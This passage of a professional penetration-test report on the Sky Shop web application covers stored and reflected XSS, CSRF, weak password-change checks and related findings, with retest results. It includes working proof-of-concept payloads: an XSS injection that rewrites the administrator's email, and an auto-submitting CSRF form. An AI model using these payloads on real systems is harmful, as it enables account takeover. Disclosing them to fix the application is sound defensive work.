securitum

Security report

SUBJECT

Sky Shop web application and source code analysis of the Sky Shop application

DATE

15.01.2026 – 12.02.2026

RETEST DATE

03.08.2026, 13.08.2026

LOCATION

Cracow (Poland)

AUTHORS

Grzegorz Bronka
Karol Królak

VERSION

1.2

securitum

Executive summary

This document is a summary of work conducted by the Securitum. The subject of the test was the Sky Shop web application available at https://[REDACTED].mysky-shop.pl/ and source code of Sky Shop application.

Tests were conducted using the following roles:

- USER,
- ADMIN,
- unauthenticated user (visitor of the website).

The source code was provided as an archive:

- skyshop_files.zip (SHA256: [REDACTED])

The most severe vulnerabilities identified during the assessment were:

- [HIGH] SECURITUM-2422444-001: Stored Cross-Site Scripting (XSS) – possibility to permanently save malicious HTML/JavaScript
- [MEDIUM] SECURITUM-2422444-002: Lack of protection against Cross-Site Request Forgery (CSRF) attack
- [MEDIUM] SECURITUM-2422444-004: Reflected Cross-Site Scripting (XSS)
- [MEDIUM] SECURITUM-2422444-005: Lack of protection against brute force attack on login form

Note regarding the public version of the report: due to the testing methodology and the specifics of the client's environment, findings SECURITUM-2422444-009 and SECURITUM-2422444-011 as well as elements related to source code analysis, have been omitted from this version of the report.

The assessment was conducted with best-effort methodology, with the available time and resources used as effectively as possible and priority given to identifying the most significant vulnerabilities. The assessment was not intended to provide an exhaustive review of every application feature and component, but rather to focus on the most security-relevant areas.

During the tests, particular emphasis was placed on vulnerabilities that might in a negative way affect confidentiality, integrity or availability of processed data.

The security tests were carried out according to generally accepted methodologies, including: OWASP Code Review Guide, OWASP TOP10, (in a selected range) OWASP ASVS as well as internal good practices of conducting security tests developed by the Securitum.

An approach based on manual tests (using the above-mentioned methodologies), supported by several automatic tools (i.a. Burp Suite Professional, dirsearch, nmap, testssl, semgrep, SonarQube), was used during the assessment.

The vulnerabilities are described in detail in further parts of the report.

Status after retest (13.08.2026)

On 13th August 2026, the previously identified vulnerabilities were retested.

Below table shows current status of the remediation of all identified vulnerabilities:

Identyfikator	Nazwa podatności	Status
SECURITUM-2422444-004	Reflected Cross-Site Scripting (XSS)	FIXED
SECURITUM-2422444-005	Lack of protection against brute force attack on login form	FIXED
SECURITUM-2422444-008	Lack of security attributes for sensitive cookies	FIXED
SECURITUM-2422444-015	Lack of Strict-Transport-Security (HSTS) header	IMPLEMENTED

Status after retest (03.08.2026)

On 3 August 2026, the previously identified vulnerabilities were retested.

The table below presents the current remediation status for each identified vulnerability:

Identyfikator	Nazwa podatności	Status
SECURITUM-2422444-001	Stored Cross-Site Scripting (XSS) – ability to execute malicious JavaScript code	FIXED
SECURITUM-2422444-002	Lack of protection against Cross-Site Request Forgery (CSRF) attack	FIXED
SECURITUM-2422444-003	Current password not required when changing password / e-mail address	FIXED
SECURITUM-2422444-004	Reflected Cross-Site Scripting (XSS)	NOT FIXED
SECURITUM-2422444-005	Lack of protection against brute force attack on login form	PARTIALLY FIXED
SECURITUM-2422444-006	Password reset / e-mail change links do not expire	FIXED
SECURITUM-2422444-007	Password reset / e-mail change links use HTTP	FIXED

SECURITUM-2422444-008	Lack of security attributes for sensitive cookies	PARTIALLY FIXED
SECURITUM-2422444-010	Support for weak TLS cipher suites	FIXED
SECURITUM-2422444-012	User Enumeration	IMPLEMENTED
SECURITUM-2422444-013	No option to enable 2FA	IMPLEMENTED
SECURITUM-2422444-014	No invalidation of the session after logout	IMPLEMENTED
SECURITUM-2422444-015	Lack of Strict-Transport-Security (HSTS) header	NOT IMPLEMENTED
SECURITUM-2422444-016	Missing Referrer-Policy header	IMPLEMENTED
SECURITUM-2422444-017	Implementation of the X-Content-Type-Options header	NOT IMPLEMENTED
SECURITUM-2422444-018	Redundant information disclosure about the application environment in HTTP response headers	IMPLEMENTED
SECURITUM-2422444-019	Unnecessary HTTP method – HEAD	IMPLEMENTED

Risk classification

Vulnerabilities are classified on a five-point scale, that reflects both the probability of exploitation of the vulnerability and the business risk of its exploitation. Below, there is a short description of the meaning of each of the severity levels:

- CRITICAL – exploitation of the vulnerability makes it possible to compromise the server or network device, or makes it possible to access (in read and/or write mode) data with a high degree of confidentiality and significance. The exploitation is usually straightforward, i.e. an attacker does not need to gain access to the systems that are difficult to reach and does not need to perform social engineering. Vulnerabilities marked as 'CRITICAL' must be fixed without delay, mainly if they occur in the production environment.

- HIGH – exploitation of the vulnerability makes it possible to access sensitive data (similar to the 'CRITICAL' level), however the prerequisites for the attack (e.g. possession of a user account in an internal system) make it slightly less likely. Alternatively, the vulnerability is easy to exploit, but the effects are somehow limited.


- MEDIUM – exploitation of the vulnerability might depend on external factors (e.g. convincing the user to click on a hyperlink) or other conditions that are difficult to achieve. Furthermore, exploitation of the vulnerability usually allows access only to a limited set of data or to data of a lesser degree of significance.

- LOW – exploitation of the vulnerability results in minor direct impact on the security of the test subject or depends on conditions that are very difficult to achieve in practical manner (e.g. physical access to the server).

- INFO – issues marked as 'INFO' are not security vulnerabilities per se. They aim to point out good practices, the implementation of which will lead to the overall increase of the system security level. Alternatively, the issues point out some solutions in the system (e.g. from an architectural perspective) that might limit the negative effects of other vulnerabilities.

Statistical overview


Below, a statistical summary of vulnerabilities is shown:



Additionally, 9 INFO issues are reported.

Statistical summary after retest(13.08.2026)


Below table shows a statistical summary of the identified vulnerabilities:



Additionally, 2 info points are reported.

Statistical summary after retest(03.08.2026)

Below table shows a statistical summary of the identified vulnerabilities::



Additionally, 3 info points are reported.

Contents

Security report *1*

Executive summary *2*

Status after retest (13.08.2026) 3

Status after retest (03.08.2026) 3

Risk classification 5

Statistical overview 5

Statistical summary after retest(13.08.2026) 6

Statistical summary after retest(03.08.2026) 6

Change history *9*

Vulnerabilities in the web application *10*

[FIXED] [HIGH] SECURITUM-2422444-001: Stored Cross-Site Scripting (XSS) – possibility to permanently save malicious HTML/JavaScript code 11

Example #1 – JavaScript Code execution as an administrator 11

Example #2 – practical exploitation of the vulnerability to take over an administrator account 12

[FIXED] [MEDIUM] SECURITUM-2422444-002: Lack of protection against Cross-Site Request Forgery (CSRF) attack 16

[FIXED] [LOW] SECURITUM-2422444-003: Current password not required when changing password / e-mail address 18

[FIXED] [MEDIUM] SECURITUM-2422444-004: Reflected Cross-Site Scripting (XSS) 21

[FIXED] [MEDIUM] SECURITUM-2422444-005: Lack of protection against brute force attack on login form 25

[FIXED] [LOW] SECURITUM-2422444-006: Password reset / e-mail change links do not expire.. 27

[FIXED] [LOW] SECURITUM-2422444-007: Password reset / e-mail change links use HTTP..... 29

[FIXED] [LOW] SECURITUM-2422444-008: Lack of security attributes for sensitive cookies 31

[FIXED] [LOW] SECURITUM-2422444-010: Support for weak TLS cipher suites 34

Informational issues *36*

[IMPLEMENTED] [INFO] SECURITUM-2422444-012: User Enumeration 37

Example #1 – Password recovery 37

Example #2 – Account registration 38

[IMPLEMENTED] [INFO] SECURITUM-2422444-013: No option to enable 2FA 39

[IMPLEMENTED] [INFO] SECURITUM-2422444-014: No invalidation of the session after logout. 40

[IMPLEMENTED] [INFO] SECURITUM-2422444-015: Lack of Strict-Transport-Security (HSTS) header 42

[IMPLEMENTED] [INFO] SECURITUM-2422444-016: Lack of Referrer-Policy header 43

[NOT IMPLEMENTED] [INFO] SECURITUM-2422444-017: Lack of X-Content-Type-Options header 44

[IMPLEMENTED] [INFO] SECURITUM-2422444-018: Redundant information disclosure about the application environment in HTTP response headers 45

[IMPLEMENTED] [INFO] SECURITUM-2422444-019: HTTP Method – HEAD 46

Change history

Document date	Version	Change description
13.08.2026	1.2	Retesting of the following vulnerabilities was performed at the client's request: • SECURITUM-2422444-004, • SECURITUM-2422444-005, • SECURITUM-2422444-008, • SECURITUM-2422444-015. The report has been updated to include the results of the second retest, both in the summary of the performed activities and in the sections describing each retested vulnerability. In addition, a statistical summary of the second retest results has been included in the report.
03.08.2026	1.1	Retesting of the previously identified vulnerabilities was performed. The report has been updated to include the retest status both in the summary of the work performed and in the description of each vulnerability. In addition, a statistical summary of the retest results has been added.
12.02.2026	1.0	Final report version. Added vulnerabilities from SECURITUM-2422444-004 to SECURITUM-2422444-019. Actualized description of all vulnerabilities.
28.01.2026	0.1	Draft version of the report was created.

Vulnerabilities in the web application

[FIXED] [HIGH] SECURITUM-2422444-001: Stored Cross-Site Scripting (XSS) – possibility to permanently save malicious HTML/JavaScript code

STATUS AFTER RETESTS (03.08.2026)

The vulnerability has been remediated. The application now correctly rejects modified requests containing malicious HTML/JavaScript code in the `email` field. The server responds with `{"success":false}`, and the submitted data is not stored in the database. As a result, the injected HTML/JavaScript code is not rendered in the administrative panel.

An example request containing a modified email address:

```
POST /ticket/?json=1 HTTP/2
Host: [REDACTED].mysky-shop.pl
[…]

title=test&email=<img+src+onerror%3dalert(1)>&text=test&submit=submit&is_js=1&csrf_token=d3860da2
1bb5c16b1e3ebc492e17ba232b3[…]
```

Server response:

```
HTTP/2 200 OK
Date: Mon, 03 Aug 2026 07:06:08 GMT
[…]

{"success":false}
```

SUMMARY

The audit has shown that it is possible to permanently save any HTML/JavaScript code in the application. It can be then executed in the context of the administration panel. This behaviour can be used, among other things, to extract and steal any data from the application.

More information:

- https://owasp.org/www-community/attacks/xss/
- https://cwe.mitre.org/data/definitions/79.html

PREREQUISITES FOR THE ATTACK

A privileged user must open a ticket containing the malicious payload.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Example #1 – JavaScript Code execution as an administrator

To confirm the vulnerability, navigate to the https://[REDACTED].mysky-shop.pl/contact ticket submission form.

The XSS vulnerability can be exploited via the username field, which is included when the user has an account in the application, and then submitting the ticket form.

However, an easier way to exploit the vulnerability is to use the `email` field in the ticket submission form, as this approach does not require creating an account in the application.


Steps for the exploitation: submit the ticket form, intercept the request using an intercepting proxy such as Burp Suite, and inject the XSS payload into the email field.

An example request with a modified email address is shown below:


```
POST /ticket/?json=1 HTTP/2
Host: [REDACTED].mysky-shop.pl
Cookie: PHPSESSID=4[…]o; SERVERID=apache-web; js_hash=a[…]7; device_view=full; [REDACTED]=d[…]0;
[…]
Content-Length: 197
X-Requested-With: XMLHttpRequest
User-Agent: […]
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://[REDACTED].mysky-shop.pl
Referer: https://[REDACTED].mysky-shop.pl/contact
Accept-Encoding: gzip, deflate, br
[…]

[…]&email=<img+src+onerror%3dalert(document.domain)>&[…]&is_js=1&csrf_token=f3[…]90
```

Next, log in as an administrator and navigate to the administrator panel https://[REDACTED].mysky-shop.pl/admin/. The injected code will execute:



Additionally, the presence of the injected code in the page can be verified using the browser's Developer Tools:



Example #2 – practical exploitation of the vulnerability to take over an administrator account

The following request is sent to the same endpoint as in the previous example, however, the JavaScript payload has been modified so that it changes the administrator's email address:

```
POST /ticket/?json=1 HTTP/2
```

```
Host: [REDACTED].mysky-shop.pl
Cookie: PHPSESSID=4r[…]to; SERVERID=apache-web; js_hash=a[…]7; device_view=full;
[REDACTED]=dd0[…]90; […]
Content-Length: 405
X-Requested-With: XMLHttpRequest
User-Agent: […]
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://[REDACTED].mysky-shop.pl
Referer: https://[REDACTED].mysky-shop.pl/contact
Accept-Encoding: gzip, deflate, br
[…]

title=WA%C5%BBNE!!!!&email=<img+src%3dx+onerror%3d"with(new+XMLHttpRequest)open('POST','/register
/[…]/1/%3fjson%3d1'),setRequestHeader('Content-Type','application/x-www-form-
urlencoded'),send('user_email%3dattacker%2540im84w[…].[REDACTED]')">&text=WA%C5%BBNE!!!!&submit=s
ubmit&is_js=1&csrf_token=1f[…]98
```

Next, log in as an administrator and navigate to the administrator panel.

An example request generated by the application after navigating to the ticket list:

```
POST /…/?json=1&action=load&_rq=a[…]4&_dc=[…] HTTP/2
Host: [REDACTED].mysky-shop.pl
Cookie: tick=%7B[…]%7D; cc_cookie={"c[…]Z"}; _fbp=fb.[…]QEA; device_view=full; SERVERID=ap[…]eb;
at_priv=785[…]364; videoShowed=1; win_popup=%7B[…]%7D; lastseen=98-108; order_unique=0.[…]28;
[REDACTED]=c57[…]720; PHPSESSID=ga[…]ag; autologin=eyJ[…]SJ9; js_hash=aa[…]d7
Content-Length: 42
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
User-Agent: […]
Accept: */*
Origin: https://[REDACTED].mysky-shop.pl
Referer: https://[REDACTED].mysky-shop.pl/admin/
[…]

start=0&limit=25&sort=ticket_date&dir=DESC
```

The application response contains the following HTML code:

```
HTTP/2 200 OK
Server: Apache
X-Frame-Options: SAMEORIGIN
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: application/json; charset=utf-8
X-Powered-By: Sky-shop

{"success":true,"totalCount":{"count":"1"},"store":[{"[…]":"<img src=x onerror=\"with(new
XMLHttpRequest)open('POST','\/[…]\/[…]\/1\/?json=1'),setRequestHeader('Content-Type','x-www-form-
urlencoded'),send('user_email=attacker%40im84wv[…].[REDACTED]')\">","ticket_order_id":null,"ticke
t_assignet_to_admin":null,"ticket_status":"todo","ticket_title":"WA\u01[…]
```


The injected code will execute, causing the administrator's email address to be changed by the following request:

```
POST /register/emailchange/1/?json=1 HTTP/2
```

```
Host: [REDACTED].mysky-shop.pl
Cookie: [REDACTED]=c5[…]20; PHPSESSID=ga[…]ag; autologin=eyJ[…]SJ9; js_hash=a[…]7; […]
Content-Length: 68
Content-Type: application/x-www-form-urlencoded
User-Agent: […]
Accept: */*
Origin: https://[REDACTED].mysky-shop.pl
Referer: https://[REDACTED].mysky-shop.pl/admin/
Accept-Encoding: gzip, deflate, br
[…]

user_email=attacker%40im84w[…].[REDACTED]
```

Additionally, the presence of the injected code in the page can be verified using the browser's Developer Tools:



The attacker can then follow the link sent to the newly configured email address to obtain an authenticated administrator session:

```
GET /…/1/key/5[…]d HTTP/2
Host: [REDACTED].mysky-shop.pl
Cookie: PHPSESSID=4[…]o; [REDACTED]=dd[…]90; js_hash=7364a08590; […]
User-Agent: […]
[…]
```

The application response establishing a new session:

```
HTTP/2 200 OK
Server: Apache
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: at_priv=5[…]e; expires=Tue, 26 Jan 2027 16:14:09 GMT; Max-Age=31536000; path=/;
HttpOnly
Set-Cookie: PHPSESSID=f[…]d; path=/; HttpOnly
Vary: Accept-Encoding
Content-Length: 134786
Content-Type: text/html; charset=utf-8
X-Powered-By: Sky-shop
[…]

<!DOCTYPE html>
<html lang="pl" currency="PLN"  class=" ">
[…]
```

As a result, the attacker obtains an authenticated administrator session as well as persistent access to the account, including the ability to change the administrator's password via the newly configured email address (vulnerability *SECURITUM-2422444-003*).

LOCATION

[REDACTED]

RECOMMENDATION

It is recommended to validate all data received from the user (to reject the values that are inconsistent with the template/format of a given field – whitelist approach), and then encode it on the output in relation to the context in which it is embedded (in all places of the application, not only those specified in the description).

For this purpose, it should be verified whether the framework used by the application has built-in functions that implements the described recommendation.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

[FIXED] [MEDIUM] SECURITUM-2422444-002: Lack of protection against Cross-Site Request Forgery (CSRF) attack

STATUS AFTER RETESTS (03.08.2026)

The vulnerability has been remediated. The `/register/emailchange/1/?json=1` endpoint now requires the user's password to change the email address. In addition, the application automatically includes a CSRF token in email address change requests and validates it server-side. Requests with a missing, invalid, or empty CSRF token are rejected `{"success":false}`.

SUMMARY

The tested application does not implement any protection against Cross-Site Request forgery attack. An attacker may execute any action in the application with another user's privileges, by convincing the user to enter URL, on which malicious HTML/JavaScript code was embedded.

The vulnerability affects multiple areas of the application. The example below demonstrates how it can be used to take over any user account.

More details:

- https://owasp.org/www-community/attacks/csrf
- https://owasp.org/www-project-code-review-guide/reviewing-code-for-csrf-issues
- https://cwe.mitre.org/data/definitions/352.html

PREREQUISITES FOR THE ATTACK

Convincing the user to visit a page containing malicious code.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Because Chromium-based browsers set the `SameSite` attribute to `Lax` by default for cookies, the example below was performed using Mozilla Firefox. It should also be noted that in Google Chrome this behavior is applied 120 seconds after the cookie is set, giving an attacker an additional window in which the attack may be carried out.

The following example also makes use of vulnerability *SECURITUM-2422444-003* to demonstrate how both vulnerabilities can be chained to take over a user account.

The following HTML/JavaScript code is an example of content that an attacker could host on a malicious website. The code changes the email address associated with the account of a user who is logged in to the application and visits the page. The example email address is highlighted in yellow.

```
<html>
  <body>
    <form action="https://[REDACTED].mysky-shop.pl/register/emailchange/1/?json=1" method="POST">
      <input type="hidden" name="user&#95;email" value="test&#64;s5yef57
[…]m&#46;x&#46;[REDACTED]&#46;pl" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
```

```
    </script>
  </body>
</html>
```

Request sent by the user's browser after visiting the page:

```
POST /register/emailchange/1/?json=1 HTTP/2
Host: [REDACTED].mysky-shop.pl
Cookie: PHPSESSID=66[…]rl; SERVERID=apache-web; js_hash=7[…]0; [REDACTED]=77[…]e7; _fbp=fb[…]A;
autologin=eyJ[…]J9
User-Agent: Mozilla/5.0 […] Firefox/147.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Origin: http://burpsuite
Referer: http://burpsuite/
[…]

user_email=test%40s5yef57lqt2f4tbpax[…].[REDACTED]
```

The application accepts the email address change request:

```
HTTP/2 200 OK
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: referer=burpsuite; expires=Sat, 23 Jan 2027 16:27:32 GMT; Max-Age=31536000; path=/
Content-Type: application/json; charset=utf-8
X-Powered-By: Sky-shop

{"success":true,"msg":"Na podany adres e-mail: <b>test@s5yef57lqt[...].[REDACTED]<\/b>
wys\u0142ali\u015bmy potwierdzenie zmiany poprzedniego adresu e-mail. Aby aktywowa\u0107 nowy
adres, prosimy klikn\u0105\u0107 w link wys\u0142any w e-mailu.<br \/><br \/>Poprzedni adres e-
mail b\u0119dzie aktywny do czasu potwierdzenia nowego."}
```

LOCATION

[REDACTED]

RECOMMENDATION

It is recommended for the application to send a random anti-CSRF token in an HTTP response. The token should then be validated on the server side. Requests that do not contain the token or contain it with an incorrect value should be rejected. In the most secure implementation, every response contains different anti-CSRF tokens.

It is recommended to verify whether the framework used in the application has built-in mechanisms protecting against CSRF.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[FIXED] [LOW] SECURITUM-2422444-003: Current password not required when changing password / e-mail address

STATUS AFTER RETESTS (03.08.2026)

The vulnerability has been remediated. The `/register/emailchange/1/?json=1` and `/passrecover/?json=1` endpoints now require the user to provide their current password. Requests submitted without a password or with an incorrect password are rejected by the server, preventing the email address or password from being changed without prior verification of the user's identity.

SUMMARY

During the security assessment, it was observed that the email address associated with an account could be changed without providing the current password or confirming the change via the previously registered email address.

An attacker who gains access to a user's authenticated session could change the email address associated with the account and subsequently change the password, thereby permanently taking over the account.

The vulnerability also affects administrator accounts within the application. Practical exploitation of this vulnerability is demonstrated in findings *SECURITUM-2422444-001* and *SECURITUM-2422444-002* where it is used to take over an administrator account.

More information:

- https://cwe.mitre.org/data/definitions/620.html
- https://www.owasp.org/index.php/Testing_for_weak_password_change_or_reset_functionalities_(OTG-AUTHN-009)#Test_Password_Change

PREREQUISITES FOR THE ATTACK

Access to an authenticated user session through another attack vector, such as CSRF or XSS.

TECHNICAL DETAILS (PROOF OF CONCEPT)

The following is an example attack scenario that could be used by an attacker:

1. The attacker gains access to the victim's account.
2. The attacker changes the email address associated with the account.
3. The attacker changes the account password and confirms the change using the newly configured email address.
4. The victim attempts to log in to the account, but their existing credentials no longer work.
5. In the meantime, the attacker can perform unauthorized actions using the compromised account.

To change password in the application, the following URL can be accessed: https://[REDACTED].mysky-shop.pl/register/emailchange/1/

Example request used to change the email address:

```
POST /register/emailchange/1/?json=1 HTTP/2
Host: [REDACTED].mysky-shop.pl
Cookie: PHPSESSID=82[…]nb; [REDACTED]=dd0[…]890; […]
```

```
Content-Length: 69
X-Requested-With: XMLHttpRequest
User-Agent: […]
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://[REDACTED].mysky-shop.pl
Referer: https://[REDACTED].mysky-shop.pl/register/emailchange/1/

user_email=attacker2%40im[…].[REDACTED]
```

The application response confirms that the change has been initiated and that an activation link has been sent to the new email address:

```
HTTP/2 200 OK
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: application/json; charset=utf-8
X-Powered-By: Sky-shop

{"success":true,"msg":"Na podany adres e-mail: <b>attacker2@im84wvob7[...].[REDACTED]<\/b>
wys\u0142ali\u015bmy potwierdzenie zmiany poprzedniego adresu e-mail. Aby aktywowa\u0107 nowy
adres, prosimy klikn\u0105\u0107 w link wys\u0142any w e-mailu.<br \/><br \/>Poprzedni adres e-
mail b\u0119dzie aktywny do czasu potwierdzenia nowego."}
```

Example confirmation link:

https://[REDACTED].mysky-shop.pl/register/emailchange/1/key/4[...]6

After the link is opened, the email address associated with the account is changed.

The attacker can then change the password by providing only a new password:

```
POST /passrecover/?json=1 HTTP/2
Host: [REDACTED].mysky-shop.pl
Cookie: SERVERID=ap[…]eb; cc_cookie={"c[…]Z"}; _fbp=fb.[…]QEA; device_view=full;
[REDACTED]=dd0[…]890; at_priv=630[…]b6c; js_hash=b2[…]43; PHPSESSID=4a[…]is; autologin=eyJ[…]SJ9
Content-Length: 36
X-Requested-With: XMLHttpRequest
User-Agent: […]
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://[REDACTED].mysky-shop.pl
Referer: https://[REDACTED].mysky-shop.pl/passrecover/
[…]

password=j[…]f&submit=1
```

Example response:

```
HTTP/2 200 OK
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: application/json; charset=utf-8
X-Powered-By: Sky-shop
[…]
```

```
{"success":true,"msg":"Has\u0142o zosta\u0142o zmienione.<br>Na podany adres e-mail:
<b>attacker2@im84wv[...].[REDACTED]<\/b> wys\u0142ali\u015bmy potwierdzenie zmiany has\u0142a.
Aby aktywowa\u0107 nowe has\u0142o, prosimy klikn\u0105\u0107 w link wys\u0142any w e-mailu.<br
\/><br \/>Do czasu aktywacji nowego has\u0142a b\u0119dzie aktywne stare has\u0142o."}
```


Example link used to confirm the password change:

http://[REDACTED].mysky-shop.pl/passrecover/i/1/key/5[...]b

LOCATION

